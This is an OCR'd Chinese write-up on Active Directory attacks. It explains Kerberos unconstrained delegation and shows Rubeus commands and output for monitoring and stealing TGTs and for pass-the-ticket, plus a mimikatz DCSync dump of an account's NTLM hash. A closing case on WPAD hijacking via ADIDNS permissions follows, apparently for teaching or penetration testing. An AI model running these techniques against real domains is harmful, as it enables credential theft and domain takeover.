
场景:
用户A登陆某web网站, web server要根据A的权限从SQL Server上返回一段内容.




实现方案:

1. Web server有DB server的SA权限,完成用户身份认证后,直接查询相应表单中的数据
2. (委派) Web server没有DB server的SA权限, 当用户登陆成功后,缓存一份用户的票据, 以该票据跟DB server认证,认证成功后以用户的身份查询数据

非约束委派的特性


Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
TGS contains user's TGT!
6. TGS REQ
(present user's TGT for TGS)
7. TGS REP
(TGS based on user's TGT)
5. AP REQ (present TGS for access)
TGS contains user's TGT!
User's Workstation
Application Server
(Unconstrained Delegation)



```
PS C:\users\[redacted]  .\Rubeus.exe monitor /interval:5 /filteruser

v1.4.2

[*] Action: TGT Monitoring
[*] Monitoring every 5 seconds for 4624 logon events
[*] Target user :

[+] 2019/9/2 14:13:06 - 4624 logon event for 'C

[+] 2019/9/2 14:13:06 - 4624 logon event for 'C[redacted]

[+] 2019/9/2 14:13:22 - 4624 logon event for 'E
[*] Target LUID: 0x14d0c239
[*] Target service  : krbtgt

UserName                 :
Domain                   :
LogonId                  : 0x14d0c239
UserSID                  : S-1-5-21-1665290243-(
AuthenticationPackage    : Kerberos
LogonType                : Network
LogonTime                : 2019/9/2 6:13:22
LogonServer              :
LogonServerDNSDomain     :
UserPrincipalName        :

  ServiceName            : [redacted]
  TargetName             :
  ClientName             :
  DomainName             : [redacted]
  TargetDomainName       :
```

```
d/A3wZ14
e72qtoEGB
4nd9+7bz1A
olTf71tHPc
6K8uiEsJgM
Eiprk117tq
uuozuJ1jMb
X3QwIpWvar
xy11Kpf921
adyw3Vo/i5
7dpQbX5nwm
```

Windows PowerShell


```
v1.4.2

luid: 0x0

[*] Action: Purge Tickets
[+] Tickets successfully purged!
PS D:\temp>
PS D:\temp>
PS D:\temp> .\Rubeus.exe ptt /ticket:[redacted]
BAo[redacted]

v1.4.2
```

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # lsadump::dcsync /user:[redacted]
[DC] '[redacted]' will be the domain
[DC] '[redacted]' will be the DC server
[DC] 'a[redacted]' will be the user account

Object RDN

** SAM ACCOUNT **

SAM Username         : [redacted]
User Principal Name  :
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD
Account expiration   : 1601/1/1 8:00:00
Password last change :
Object Security ID   : [redacted]
Object Relative ID   :

Credentials:
  Hash NTLM
    ntlm- 0: [redacted]
```


Case 4 跨林劫持WPAD

ADIDNS



- DNS
  - SZ
    - 全局日志
    - 正向查找区域
      - _msdcs.test.com
      - sz.test.com
        - _msdcs
        - _sites
        - _tcp
        - _udp
        - DomainDnsZones
    - 反向查找区域

名称	类型
_msdcs	
_sites	
_tcp	
_udp	
DomainDnsZones	
(与父文件夹相同)	起始授权机构(SOA)
(与父文件夹相同)	名称服务器(NS)
(与父文件夹相同)	主机(A)
ordinary	主机(A)
sz	主机(A)



组或用户名(G):


- Everyone
- SELF
- Authenticated Users
- SYSTEM
- Enterprise Admins (TEST\Enterprise Admins)
- DnsAdmins (SZ0\DnsAdmins)

Authenticated Users 的权限(P)	允许	拒绝
完全控制	□	□
读取	□	□
写入	□	□
创建所有子对象	☑	□
删除所有子对象	□	□

有关特殊权限或高级设置，请单击"高级"。

